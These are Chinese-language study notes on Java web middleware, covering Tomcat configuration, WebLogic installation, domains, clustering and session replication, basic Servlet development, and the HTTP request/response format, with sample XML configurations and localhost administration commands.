| Context（表示一个web应用程序，通常为WAR文件，关于WAR的具体信息见servlet规范） | docBase | 应用程序的路径或者是WAR文件存放的路径 |
| path | 表示此web应用程序的url的前缀，这样请求的url为http://localhost:8080/path/\*\*\*\* |
| reloadable | 这个属性非常重要，默认false。如果为true，则Tomcat会自动检测应用程序的/WEB-INF/lib和/WEB-INF/classes目录的变化，自动重新加载Web应用，我们可以在不重起Tomcat的情况下改变应用程序。开发时非常有用，但开销大；产品发布时不建议使用。 |
| cookies | 指定是否通过Cookies来支持Session,默认值为true |
| useNaming | 指定是否支持JNDI,默认值为了true |
| Logger（表示日志，调试和错误信息） | className | 指定logger使用的类名，此类必须实现org.apache.catalina.Logger 接口 |
| prefix | 指定log文件的前缀 |
| suffix | 指定log文件的后缀 |
| timestamp | 如果为true，则log文件名中要加入时间，如下例:localhost\_log.001-10-04.txt |
| Realm（表示存放用户名，密码及role的数据库） | className | 指定Realm使用的类名，此类必须实现org.apache.catalina.Realm接口 |
| Valve（功能与Logger差不多，其prefix和suffix属性解释和Logger 中的一样） | className | 指定Valve使用的类名，如用org.apache.catalina.valves.AccessLogValve类可以记录应用程序的访问信息 |
| directory | 指定log文件存放的位置 |
| pattern | 有两个值，common方式记录远程主机名或ip地址，用户名，日期，第一行请求的字符串，HTTP响应代码，发送的字节数。combined方式比common方式记录的值更多 |

* 1. **WebLogic**

**什么是WebLogic**

BEA WebLogic是美国Oracle公司出品的一个基于JAVAEE架构的中间件，是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器（application server）。

**什么是中间件（middleware）**

中间件是一种独立的系统软件或服务程序，分布式应用软件借助这种软件在不同的技术之间共享资源，中间件位于客户机服务器的操作系统之上，管理计算资源和网络通信。

顾名思义，中间件处于操作系统软件与用户的应用软件的中间。

**WebLogic与Tomcat比较**

|  |  |
| --- | --- |
| **WebLogic特点** | **Tomcat特点** |
| WLS全面支持J2EE的标准规范和其他标准规范,Web Service, SSL, xml,EJB等 | Tomcat 为WEB容器，只支持部分J2EE标准, 应用局限性强,不支持EJB |
| 完善的售后支持 | 没有售后支持, 看社区与论坛 |
| 集群机制, 支持分布式的应用 | 需要结合第三方插件/应用 |
| Web控制台进行组件、JDBC、管理和配置 | 差 |
| 较好的支持热部署（开发模式下） | 差 |
| 需要费用 | 开源免费 |

**什么是集群（负载均衡/故障转移）**

在集群系统中，来自客户的请求可以进行分配，把相应的进程分发给与之共同承担任务的服务器，从而不影响应用进程的运行，大多数中间件都支持负载均衡，实现负载均衡大大降低了系统的崩溃现象，从而减少对企业带来的损失。

故障转移：软硬件出现故障，能够有其它相关的软硬件设备来承接相关的工作任务，以保障系统正常工作。

**什么分布式**

分布式研究如何把一个需要非常巨大的计算能力才能解决的问题分成许多小的部分，然后把这些部分分配给许多计算机进行处理，最后把这些计算结果综合起来得到最终的结果。分布式网络存储技术是将数据分散的存储于多台独立的机器设备上。分布式网络存储系统采用可扩展的系统结构，利用多台存储服务器分担存储负荷，利用位置服务器定位存储信息，不但解决了传统集中式存储系统中单存储服务器的瓶颈问题，还提高了系统的可靠性、可用性和扩展性

**下载WebLogic**

<http://www.oracle.com/index.html> → Downloads → Middleware → WebLogic...

10.3.6是企业中最多使用的最稳定的版本。

三种安装包：（OEPE指Oracle Enterprise Pack for Eclipse）

Server + Coherence + OEPE

Server + Coherence

Server

**安装WebLogic**

* Windows版12c解压后是jar文件，当前目录CMD运行命令安装：java -jar 文件名
* 取消自动更新选项
* 选择定制安装
* 选择所有产品和组件
* JDK选择：取消捆绑的SUN SDK，选择本地自己的JDK, 和安装JRockit(可选)。  
  Oracle Jrockit是专门为在基于英特尔处理器的高性能服务器上运行大规模的关键任务型的服务器端应用而设计。  
  若为64位的 WebLogic，默认无 JRockit 选项，可到 Oracle 官网下载单独安装。

**WebLogic目录结构**

**…\Oracle\Middleware\Oracle\_Home介绍**

coherence 集群组件。在可靠的、高度可伸缩的对等集群协议之上提供了复制的、分布式的（分区的）数据管理和缓存服务

logs 系统日志目录

modules 第三方jar包

user\_projects 存放域的文件夹

utils 工具包

wlserver\_10.3 WebLogic的主目录

**…\Oracle\Middleware\Oracle\_Home\user\_projects\domains\base\_domain****介绍**

autodeploy 存放管理服务器部署的项目，在开发模式下将自动展开服务（ear、war）（尽量不要在管理服务器中部署项目）

bin 存放域中的可执行文件

config 本域相关的配置文件

console-ext 控制台信息, 只应用于adminServer

lib 存放库文件

pending 待激活的本域配置文件

security 安全相关

servers 包含域的所有服务

startWebLogic.cmd 调用bin下面的StartWebLogic.cmd

startWebLogic.sh 调用bin下面 StartWebLogic.sh (Linux下)

**…\Oracle\Middleware\Oracle\_Home\wlserver介绍**

common 由产品组件共享的文件,包括计算机上运行的所有WebLogic域所公用的环境属性, 创建域提供Configuration Wizard和

WLST脱机使用的模板JAR文件

server WebLogic Server程序文件

uninstall 卸载WebLogic产品目录

**WebLogic概念介绍**

**Domain（域）**

域是一组逻辑相关的 WebLogic 服务器（Server）的集合。WebLogic 服务器分为管理服务器（Administration server）和受管服务器（Managed Servers）。一个域有且只有一个管理服务器（创建域后自动生成，默认端口7001），可有多台受管服务器，或者受管服务器集群。

域的默认目录为： …\Oracle\Middleware\user\_projects\domains\base\_domain

…\base\_domain\config\**config.xml**：域的配置文件。

Sever是JVM的一个实例。一个Server：在机器上运行，且拥有自己的内存空间，且为多线程。

**Administrator Server（管理服务器）**

管理服务器负责 domain 的管理（启动后台控制面板和管理其它服务器），一般不负责应用。管理服务器是控制整个域配置的中心操作节点，管理服务器维护着整个域的配置并将配置分配到每个受管服务器中。每个域中都必须有一个管理服务器。

Admin Server如果挂了，对于Domain中的ManagedServer不会产生影响，如果配置了集群，对于负载均衡和Failover机制也不会产生影响，因为这些都是基于配置文件的（config.xml），而不依赖于 AdminServer 的实例。Admin Server 不必时刻运行，当我们需要访问控制台、修改配置或者部署应用时，把 Admin Server 运行起来就行！

…/base\_domain/autodeploy：用于存储管理服务器部署的项目，在开发模式下将自动展开服务（ear、war）（尽量不要在管理服务器中部署项目）。

…/base\_domain/servers/AdminServer：存储管理服务器的配置，其中 security 存储了用户与密码的相关信息。

**Managed Server（受管服务器）**

受管服务器负责部署实际的应用。他从Admin Server那里获取配置信息。通常在Managed Server上部署自己的服务、组件或应用。基于性能考虑，Managed Server维护着一份只读的域配置文件，当服务启动的时候，会从Admin Server上同步配置文件信息，如果配置文件发生了改变，Admin Server也会将改变推送到Managed Server上。

**Machine（计算机）**

一个Machine代表一台运行 WebLogic Server 的实在的机器，包括其 IP 地址等信息，通常与部署在其上的 Managed Server 相关连。Machine 用于Node Manager（一个运行在物理服务器上的进程)。一个域中可以包括多台机器。一个机器可以运行多个 Weblogic Server 实例。

**Cluster（集群）**

集群是一组WebLogic Server的组合，集群是为了满足服务的高可用（High Avilability）以及可扩展（Load Balancing）需求而出现的。需要注意的是，集群中的WebLogic Server必须版本号一致。Cluster需要注意的几个问题：不能够跨Domain、Cluster中的服务器必须在同一个域中、Domain中可以有多个Cluster

**eclipse配置WebLogic**

1）Window->Preferences->Server->Runtime Environment点击Add按钮，并选择Oracle下的WebLogic，然后点 next 根据界面提示往下走。

2）根据提示重启eclipse后，重走第1）步至选择选择Oracle下的WebLogic后点Next。


3）在 Define a WebLogic Runtime 界面，WebLogic home 一栏选择文件夹 …\Oracle\Middleware\Oracle\_Home\wlserver ；Java home 一栏选择jdk的JAVA\_HOME。

**MyEclipse配置WebLogic**

**找到配置页面**

Preferences -> Servers -> Weblogic -> 选择版本

**配置WebLogic与Tomcat相同**



**项目部署到WebLogic中**

* 目前WebLogic版本仅仅支持J2EE5.0 因此要把web.xml中的配置文件改成2.5规范

|  |
| --- |
| <web-app version=*"2.5"*  xmlns=*"http://java.sun.com/xml/ns/javaee"*  xmlns:xsi=*"http://www.w3.org/2001/XMLSchema-instance"*  xsi:schemaLocation=*"http://java.sun.com/xml/ns/javaee*  *http://java.sun.com/xml/ns/javaee/web-app\_2\_5.xsd"*> |

**启动与服务相关配置**

WebLogic的启动是通过启动文件（在域的bin目录中）来完成的,不同的服务定义在不通的启动配置文件中。

StartWebLogic 启动管理服务器

StartManagedWebLogic 启动受管服务器

StopWebLogic 关闭管理服务器

StopManagerWebLogic 关闭受管服务器

**访问地址**

管理控制台访问地址：本地的话是 <http://localhost:7001/console> ，远程的话把地址和端口改一下,一般端口为7001。

项目访问地址：本地的话是 <http://localhost:7001/>项目名 ，远程的话把地址和端口改一下,一般端口为7001。

**WebLogic生命周期**

* SHUTDOWN 状态下，WebLogic Server 实例已配置但处于非活动状态
* STARTING 状态期间，由于执行"启动"、"管理模式启动"或"以待机模式启动"命令，WebLogic Server 实例从 SHUTDOWN 转换为 STANDBY
* STANDBY 状态的服务器实例不处理任何请求，它的常用监听端口处于关闭状态。管理端口处于打开状态，可以接受将服务器实例转换为 RUNNING 或 SHUTDOWN 状态的生命周期命令
* 在 ADMIN 状态下，WebLogic Server 启动并运行，但仅用于管理操作，您可以在此状态下执行服务器级和应用程序级管理任务
* 在此转换状态中，WebLogic Server 执行将其从 STANDBY 或 ADMIN 状态转换为 RUNNING 状态所需要的操作
* 在 RUNNING 状态下，WebLogic Server 处于完全工作状态，可以向客户端提供服务并作为一个完整的群集成员运行

**创建WebLogic域**

1. 运行开始菜单中Oracle的“Configuration Wizard”。
2. 创建域：选择“创建新的WebLogic 域”，并选择域的位置（默认即可）。
3. 模板：选择“使用产品模板创建域”并选择产品模板。
4. 管理员账户：设置管理控制页面登录的用户名和密码（设置后，自己要记住）。
5. 选择域模式和默认的JDK。开发模式启用自动部署，生产模式关闭自动部署（MyEcipse版本不支持产品模式）。
6. 高级配置：选择“管理服务器”。
7. 管理服务器：最好使用默认的7001端口，不要修改，避免后续出现不必要的麻烦。
8. 配置概要：确认无误后点“创建”，等待域配置完成。
9. 运行 ...\Oracle\Middleware\Oracle\_Home\user\_projects\domains\base\_domain\starWebLogic.cmd 以启动服务器（Windows）。
10. 浏览器访问 <http://localhost:7001/console> 进入WebLogic Server管理控制台登录界面，输入用户名、密码（在创建域时设置的）。
11. 登录成功后，进入WebLogic Server管理控制台主界面。

**创建受管服务器、MSI、节点管理器**

**创建受管服务器**

* 运行starWebLogic.cmd并登录到控制台，找到 域结构 -> 环境 -> 服务器，系统创建域时已自动生成主服务器 AdminServer (管理)。
* 点“新建”，配置受管理服务的相关信息：  
   名称：自定义。  
   监听地址：若在本机建立服务器，则默认可不填；若管理其他机器的服务器，则填被管机器的ip地址。  
   监听端口：不能与主服务器端口相同。  
   集群选择：暂时不进行集群配置
* 创建好的受管理服务器，默认状态是SHUTDOWN，可通过命令启动它：  
  StartManagedWebLogic.cmd 受管服务器名 http://主服务器监听地址:主服务器端口号  
  如果管理服务器和受管服务器在同一台机器上，执行以上命令时后面不用再加上链接地址。  
  启动后在 base\_domain\servers\ 会新增加一个Server-0服务。
* 注意如果受管服务器启动提示内存不足,则可以在后台控制器中配置启动内存：  
  单击该受管服务器 -> 服务器启动 -> 参数： -Xms512m -Xmx512m -XX:MaxPermSize=512m

**MSI介绍**

* Managed Server Independence受管服务器独立性：受管服务器拥有一份域配置信息的副本.当受管服务器启动的时候,它会从管理服务器获取到配置信息.如果受管服务器启动的时候不能连上管理服务器. 就使用本地的缓存配置信息启动.这就是MSI模式. MSI模式默认开启的
* 如何开启MSI功能：选中”受管服务器”--->”优化”--->”高级”---->”受管服务器独立性”
* 在MSI模式下, 受管服务器：自动寻找本地config目录下的config.xml文件.寻找本地security目录下的SerializedSystemlni.dat文件和boot.Properties文件

**使用WLST工具**

* WebLogic Scripting Tool (WSLT)是一个命令脚本工具, 可以用来创建、管理、监控WebLogic域.它基于Jython语法编写的可以在：
* WL\_HOME\common\bin\wlst.cmd 中启动WLST,也可以在开始菜单启动WLST
* Online模式(使用WLST连接正在运行的管理服务器)：管理活动域的配置、查看域中的性能数据、管理安全数据(例如添加删除用户等......)
* 使用WLST连接受管服务器,但是不能通过被管理的服务器修改配置
* Offline模式(使用WLST没有连接管理服务器)：可以创建域模板、创建域、扩展活动域等等
* netstat -a -n // 查看网络端口
* help('all') // 查看所有命令帮助
* help('connect') // 查看connect命令的帮助
* connect ('weblogic','weblogic123','t3://localhost:7001')
* connect ('weblogic','weblogic123')
* disconnect() ls() 查看 exit()
* State('AdminServer'): 目前是RUNNING状态
* 挂起：suspend() 恢复：suspend() 关闭：shutdown()

**集群配置**

**创建两台machine(相当于一台实际的物理主理)，用来管理远程的weblogic实例。**

在控制台中找到 域结构 -> 环境 -> 计算机 -> 新建，创建两台计算机Machine-2和Machine-3

**创建两台用于部署应用的受管服务器 Server-2, Server-3 和一台用于HTTP代理的受管服务器 Proxy**

|  |  |  |
| --- | --- | --- |
| 名称 | 监听地址 | 监听端口 |
| Server-2 | 127.0.0.1 | 7002 |
| Server-3 | 127.0.0.1 | 7003 |
| [Proxy](http://127.0.0.1:7001/console/console.portal?_nfpb=true&DispatcherPortletperspective=configuration-page&_pageLabel=DispatcherPage&DispatcherPortlethandle=com.bea.console.handles.JMXHandle%28%22com.bea%3AName%3DProxy%2CType%3DServer%22%29) | 127.0.0.1 | 7000 |

**将应用部署到受管服务器 Server-2 和 Server-3 中**

域结构 -> 部署 -> 安装 -> 选择应用 -> 下一步 -> 默认将此部署安装为应用程序 -> 下一步 -> 选择受管服务器 -> 下一步 -> 下一步 -> 完成

**启动受管服务器 Server-2 和 Server-3**

在 ...\user\_projects\domains\base\_domain\bin 目录下打开两个CMD运行下面两条命令（过程需要输入管理服务器的管理员用户及密码）：

startManagedWebLogic.cmd Server-2 http://127.0.0.1:7001

startManagedWebLogic.cmd Server-3 http://127.0.0.1:7001

**部署测试**

域结构-》部署-》选中应用--》测试--》选中对应的URL，或者直接访问：

http://127.0.0.1:7002/应用名/index.jsp

http://127.0.0.1:7003/应用名/index.jsp

访问没问题则代表服务器运行正常，但是访问的时候是通过7002/7003端口访问的. 此方式并不是集群。

**创建集群**

* 在控制台中找到 域结构 -> 环境 -> 集群 -> 新建（集群）。
* 配置集群属性：  
   名称：自定义，例如Cluster-0  
   消息消息传送模式：选多点传送。单点指单机到单机，多点指服务端直接发送到每台电脑，效率高，且硬件基本支持。  
   多点传送地址：默认即可.  
   多点传送端口：7001已被管理服务器占用，此处指定一个新的空闲端口，例如7777。
* 停止Server-2、Server-3受管服务器并把它们添加到集群Cluster-0中。注意管理服务器是不能添加到集群中的，管理服务器是用来管理受管服务器和设置配置信息的，并不是用来部署和发布项目的。

**创建HTTP代理应用程序**

* 首先在开始程序菜单打开代理服务器向导 Configuraction Wizard
* 选择扩展（或更新）现有的Welogic域, 我们要给被集群的服务器创建一个代理程序
* 选中要扩展的域,此处选中…\Oracle\Middleware\Oracle\_Home\user\_projects\domains\base\_domain
* 使用产品模板更新域：选中代理的方式 Weblogic Advanced Web Servs for **JAX-RPC** Extension，就是基于XML的远程过程调用协议。JAX-WS则是基于XML的WebService服务。此处我们需要通过XML配置被代理服务器的IP信息，然后代理服务器把请求获取后交给被代理服务器。
* 高级配置：选中和集群相关的选项。
* 受管服务器配置：由于前面已经配置好了，此处不需要修改
* 集群配置：如果需要修改集群的配置则单击修改
* 向集群分配受管服务器：此处遵循前面的配置即可
* 创建HTTP代理应用程序：选框打钩，并选择之前创建的用于HTTP代理的受管服务器Proxy
* 询问是否添加计算机，没有计算机，就不用添加
* 将部署定位到集群或服务器：建议在控制面板中指定，此处默认即可
* 将服务定位到集群或者服务器
* 配置概要：确认无误点“扩展”
* 扩展完毕后会自动生成代理项目，路径为 user\_projects\domains\base\_domain\apps ，内含配置文件Web.xml和Weblogic.xml。
* Web.xml中配置如下：

|  |
| --- |
| <!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app\_2\_3.dtd">  <web-app>  <!--HttpClusterServlet来拦截请求,然后转发给被代理的服务器 -->  <servlet>  <servlet-name>HttpClusterServlet</servlet-name>  <servlet-class>weblogic.servlet.proxy.HttpClusterServlet</servlet-class>  <!-- 配置了集群的服务器, 服务器与服务器之间用 |隔开 -->  <init-param>  <param-name>WebLogicCluster</param-name>  <param-value>127.0.0.1:8001|127.0.0.1:8002</param-value>  </init-param>  </servlet>  <!-- 配置了需要拦截的 路径,与后缀,根据情况自行添加 -->  <servlet-mapping>  <servlet-name>HttpClusterServlet</servlet-name>  <url-pattern>/</url-pattern>  </servlet-mapping>  <servlet-mapping>  <servlet-name>HttpClusterServlet</servlet-name>  <url-pattern>\*.jsp</url-pattern>  </servlet-mapping>  <servlet-mapping>  <servlet-name>HttpClusterServlet</servlet-name>  <url-pattern>\*.jspf</url-pattern>  </servlet-mapping>  <servlet-mapping>  <servlet-name>HttpClusterServlet</servlet-name>  <url-pattern>\*.htm</url-pattern>  </servlet-mapping>  <servlet-mapping>  <servlet-name>HttpClusterServlet</servlet-name>  <url-pattern>\*.html</url-pattern>  </servlet-mapping>  </web-app> |

* Weblogic.xml中配置访问项目的前缀：

|  |
| --- |
| <!DOCTYPE weblogic-web-app PUBLIC "-//BEA Systems, Inc.//DTD Web Application 8.1//EN" "http://www.bea.com/servers/wls810/dtd/weblogic810-web-jar.dtd">  <weblogic-web-app>  <!-- 配置访问项目的前缀 -->  <context-root>/项目URL</context-root>  </weblogic-web-app> |

* 把代理项目部署到代理服务器：  
  域结构 -> 部署 -> 安装 -> 选择代理项目 -> 下一步 -> 默认将此部署安装为应用程序 -> 下一步 -> 选择代理服务器 -> 下一步 -> 下一步 -> 完成
* 集群测试：  
  域结构-》部署-》选中代理项目-》测试-》选中对应的URL，或者直接<http://127.0.0.1:7000/受管服务器的应用名>，可以看到代理服务器对不同会话随机分配 Server-2 和 Server-3 受管服务器（通过jsp代码 **<%=application.****getRealPath("/") %>** 查看）

**weblogic集群之Session共享复制&超时设置**

**一、超时设置**

**1 web.xml**  
设置WEB应用程序描述符web.xml里的<session-timeout>元素。这个值以分钟为单位，并覆盖weblogic.xml中的TimeoutSecs属性

|  |
| --- |
| <session-config> <session-timeout>24</session-timeout> </session-config> |

此例表示Session将在24分钟后过期

当<session-timeout>设置为－2，表示将使用在weblogic.xml中设置的TimeoutSecs这个属性值。

当<session-timeout>设置为－1，表示Session将永不过期，而忽略在weblogic.xml中设置的TimeoutSecs属性值。

该属性值可以通过console控制台来设置

**2 weblogic.xml**

设置WebLogic特有部署描述符weblogic.xml的<session-descriptor>元素的

TimeoutSecs属性。这个值以秒为单位

|  |
| --- |
| <session-descriptor> <session-param> <param-name>TimeoutSecs</param-name> <param-value>2600</param-value> </session-param> </session-descriptor> |

默认值是2600秒

**二、共享设置**

建立 weblogic.xml文件放置在WEB应用程序的WEB-INF下，以实现SESSION共享，内容如下：

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?>  <weblogic-web-app xmlns="http://www.bea.com/ns/weblogic/90">  <session-descriptor>  <debug-enabled>true</debug-enabled>  <persistent-store-type>replicated</persistent-store-type>  <sharing-enabled>true</sharing-enabled>  </session-descriptor>  <context-root>/</context-root> **<!-- 这是什么？和代理项目中的<context-root>有何区别？ -->**  </weblogic-web-app> |

**三、超时和共享组合设置**

|  |
| --- |
| <?xml version="1.0" encoding="UTF-8"?>  <weblogic-web-app xmlns="http://www.bea.com/ns/weblogic/90">  <session-descriptor>  <debug-enabled>true</debug-enabled>  <session-param> <param-name>TimeoutSecs</param-name> <param-value>2600</param-value> </session-param>  <persistent-store-type>replicated</persistent-store-type>  <sharing-enabled>true</sharing-enabled>  </session-descriptor>  <context-root>/</context-root> **<!-- 这是什么？和代理项目中的<context-root>有何区别？ -->**  </weblogic-web-app> |

这样能使session复制功能的实现，从而实现故障转移

**关于密码设置与修改**

在启动WebLogic的时候如果没有提示输入密码，则说明密码已经存储到以下文件中：

...\Oracle\Middleware\Oracle\_Home\user\_projects\domains\base\_domain\servers\AdminServer\security\boot.properties

如果想在启动WebLogic的时候不用输入密码，则创建上述文件，输入：

|  |
| --- |
| username=用户名  password=密码 |

启动WebLogic后，该文件的用户密码信息会被加密

**如何在控制台中修改密码**

域结构 -> 安全领域 -> 点击领域名称（如myrealm） -> 用户和组 -> 点击创建域时设置的用户名 -> 口令

修改密码后，如果在AdminServer中有security目录则要删除。

* 1. **WebSphere**

serverstatus -all -username admin -password admin 查看所有服务器状态

* 1. **Servlet**

**概念**

Servlet是用java语言开发的动态网页技术。

1）实现了Servlet接口的java类，就是一个Servlet。

2）我们写Servlet一般继承HttpServlet类（为了创建一个基于http协议的Servlet程序），HttpServlet类继承自GenericServlet类，GenericServlet实现了Servlet接口。

3）Servlet程序由Tomcat服务器运行！

**Servlet开发步骤（记事本）**

|  |  |
| --- | --- |
| **步骤一：编写一个实现Servlet接口或继承HttpServlet（推荐）的Java类HelloServlet.java，重写接口或父类的方法**： | **步骤三：新建web.xml，内容如下** |
| **package** web;  **import** java.io.IOException;**import** java.io.PrintWriter;  **import** javax.servlet.ServletException;  **import** javax.servlet.http.HttpServlet;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **public** **class** HelloServlet **extends** HttpServlet {  @Override  **protected** **void** service(HttpServletRequest req, HttpServletResponse resp) **throws** ServletException, IOException {  resp.getWriter().write("<h1>Hello Servlet</h1>");  }  } | <?xml version=*"1.0"* encoding=*"UTF-8"*?>  <web-app>  **<!-- Servlet配置 -->**  <servlet>  <!-- Servlet名称，自定义，一般写类名 -->  <servlet-name>HelloServlet</servlet-name>  <!-- Servlet类的全名：包名+类名 -->  <servlet-class>web.HelloServlet</servlet-class> </servlet>  **<!—Servlet映射配置 -->**  <servlet-mapping>  <!-- Servlet名称，与上面的Servlet名称保持一致 -->  <servlet-name>HelloServlet</servlet-name>  <!-- 外部访问名称 -->  <url-pattern>/HelloServlet</url-pattern>  </servlet-mapping>  </web-app> |
| **步骤二：使用javac命令编译源文件为字节码文件：** | **步骤四：按下图所示结构将编译完的组件打包：** |
| 在HelloServlet.java文件所在的位置，输入如下命令（假设tomcat7.0在c:\java）：  javac HelloServlet.java -cp c:\java\tomcat7.0\lib\servlet-api.jar  出现HelloServlet.class的文件，代表编译成功。 | firstweb  |---WEB-INF  |---classes  | |---web  | |--- **HelloServlet.class**  |---lib  |---**web.xml** |
| **步骤五：部署**：将整个firstweb文件夹拷贝到c:\java\tomcat7.0\webapps | |
| **步骤六：启动Tomcat并访问Servlet：**  启动Tomcat，成功后浏览器访问http://localhost:8080/firstweb/HelloServlet，得到第一个Web应用程序的运行结果。 | |

**Servlet开发步骤（Eclipse）**

1. 新建web项目，生成web.xml文件，导包或添加Tomcat运行环境。
2. 在src/main/java/下写Servlet，在src/main/webapp/下写HTML。
3. 编写继承HttpServlet类（该父类实现Servlet接口）或实现Servlet接口的Java类，重写其方法。
4. 配置web.xml文件：src/main/webapp/WEB-INF/web.xml
5. Servers窗口 → 右击服务 → Add and Remove… → 添加项目 → Finish → 启动服务 → 浏览器输入 [http://localhost:8080/项目名/url-pattern名](http://localhost:8080/项目名/servlet-name名) 即可访问该web应用程序
6. 常见错误及解决方法：
   1. 404错误：根据请求地址找不到对应资源。原因：地址有误/servlet-name不一致/部署位置或结构有误
   2. 405错误：服务器找不到service方法。解决方法：检查service方法是否存在，签名（方法名、参数、返回值、异常类型）是否与覆盖的父类中的方法一致。
   3. 500错误：执行service方法出现错误。原因：Servlet未继承HttpServlet类或实现Servlet接口/servlet-class有误/service方法抛异常

**HTTP协议**

**含义**：HyperText Transfer Protocol超文本传输协议，是对浏览器和服务器之间数据传输格式的规范。

注：http协议是在tcp/ip协议的基础上封装的，tcp/ip协议关注的是客户端与服务器之间数据传输是否成功。

**HTTP协议的通信过程**：浏览器建立连接发送请求 → 服务器接收请求发送响应 → 浏览器接收响应关闭连接。

**HTTP协议特点**：无状态协议。一次请求对应一次连接，需要时建立连接，结束后立即断开连接。

**版本区别**：1.0版在一次连接中只能发出一次请求；1.1版在一次连接中可以发出多次请求，效率更高！

**用telnet远程登录工具发送请求**

**开启：**控制面板 → 程序和功能 → 打开或关闭Windows功能 → 勾选“Telnet客户端” → 确定！

**使用**：使用cmd命令。

1. 输入：telnet 远程主机ip 远程主机端口，如：telnet localhost 8080
2. 按 Ctrl + ] 组合键激活回显功能。
3. 再按Enter进入界面。
4. 输入请求，如：

GET /servlet2/HelloServlet HTTP/1.1

Host: localhost:8100

1. 得到响应内容。

注意：10秒无操作将自动退出。

**HTTP协议的数据格式**：

**请求头包括请求行、消息头和实体内容**：

|  |
| --- |
| **Request Headers** --**请求头：**  GET /servlet2/HelloServlet HTTP/1.1**（必须）** --**请求行**（请求方式、请求资源URI、协议类型/版本）  Host: localhost:8100**（必须）**（目标主机和端口） --**消息头**（若干键值对）  If-Modified-Since: Tue, 11 Jul 2000 18:23:51 GMT（浏览器缓存的最后修改时间）  Referer: http://www.it315.org/index.jsp （当前请求来自于哪里（可用于防止非法请求））  Connection: keep-alive（浏览器和服务器的连接状态。close：关闭；keep-alive:保持连接）  Cookie:name=eric（浏览器保存的cookie数据）  Cache-Control: max-age=0  Upgrade-Insecure-Requests: 1  User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)（浏览器类型）Chrome/55.0.2883.87 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8（浏览器接受的数据类型）  Accept-Encoding: gzip, deflate, sdch, br（浏览器接受的数据压缩格式）  Accept-Language: zh-CN,zh;q=0.8（浏览器接受的语言）  Date: Tue, 11 Jul 2000 18:23:51 GMT（请求发出的时间）  --**空行**  --**实体内容**（POST时为表单数据），此例为空 |

**响应头包括状态行、消息头和实体内容**：

|  |
| --- |
| **Response Headers** --**响应头：**  HTTP/1.1 302 OK**（必须）** --**状态行**（协议类型/版本、状态码、状态描述）  Server: apache tomcat （服务器的类型） --**消息头**（若干键值对）  Location: http://www.it315.org/index.jsp（重定向的地址。结合302状态使用完成重定向的效果）  Content-Encoding: gzip（服务器发送给浏览器的数据压缩格式）  Content-Length: 80（服务器发送给浏览器的数据长度）  Content-Language: zh-cn（服务器支持语言）  Content-Type: text/html; charset=utf-8（服务器发送给浏览器的数据类型和数据编码格式）  Last-Modified: Tue, 11 Jul 2000 18:23:51 GMT（服务器资源的最后修改时间）  Refresh: 1;url=http://www.it315.org（定时刷新或每隔n秒跳转资源）  Content-Disposition: attachment; filename=aaa.zip（以下载方式打开资源）  Transfer-Encoding: chunked  Set-Cookie:SS=Q0=5Lb\_nQ; path=/search（服务器发送给浏览器的cookie数据）  Expires: -1（通知浏览器不使用缓存）  Cache-Control: no-cache（通知浏览器不使用缓存）  Pragma: no-cache （通知浏览器不使用缓存）  Connection: close/Keep-Alive（连接状态，close：关闭；keep-alive:保持连接）  Date: Tue, 11 Jul 2000 18:23:51 GMT（响应发出的时间）  --**空行**  --**实体内容**（响应数据），此例为空 |

**常见状态码**：

|  |  |  |
| --- | --- | --- |
| **状态码** | **常用** | **含义** |
| 100～199 |  | 表示成功接收请求，要求客户端继续提交下一次请求才能完成整个处理过程 |
| 200～299 | 200 | 表示成功接收请求并已完成整个处理过程 |
| 300～399 | 302 | 为完成请求，客户需进一步细化请求。例如，请求的资源已经移动一个新地址，常用302、307和304 |
| 400～499 | 404 | 客户端请求有错误 |
| 500～599 | 500 | 服务器端出现错误 |

**请求方式GET和POST的区别**：

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | **传参方式** | **action参数处理** | **传输量** | **使用场景** | **发生场景** |
| **GET** | 通过请求行的 URI传参，地址栏URL中可见，隐私性差，不适合传敏感数据。 | action值中若带参数列表会被忽视。 | 数据传输量小，不能大于2KB。 | 不会改变服务器数据和状态（幂等性/安全方法）。重复使用GET请求页面时，浏览器会使用缓存处理后续请求，响应速度更快。**查询时用GET** | 如下情况中浏览器会发送GET类型的请求：在地址栏输入地址、点击页面中链接、表单默认提交方式。 |
| **POST** | 通过实体内容传参，URL中不可见，隐私性好，适合传敏感数据。 | action值中若带参数列表不会被忽视。 | 数据量不限。 | POST是不安全的方法，会改变服务器数据或状态（更新数据、上传文件），应该用特殊的方式向用户展示，通常是按钮而不是链接，这样就可以使用户意识到可能要负的责任（例如一个按钮带来的资金交易。）**保存、提交时用POST。** | 将表单的Method属性设置为POST时，浏览器会发送POST请求。 |

**get方式提交的参数在地址栏的格式**：例如：http://localhost:8080/firstweb/HelloServlet**?name=Tom&gender=male**

**编码问题**：

原则上，服务器端处理GET和POST请求是没有分别的。但由于数据通过不同的方法编码，需要有不同的解码机制。所以，方法变化将导致处理请求的代码变化。比如对于CGI，处理GET时通过环境变量获得参数，处理POST请求时则通过标准输入(stdin) 获得数据。

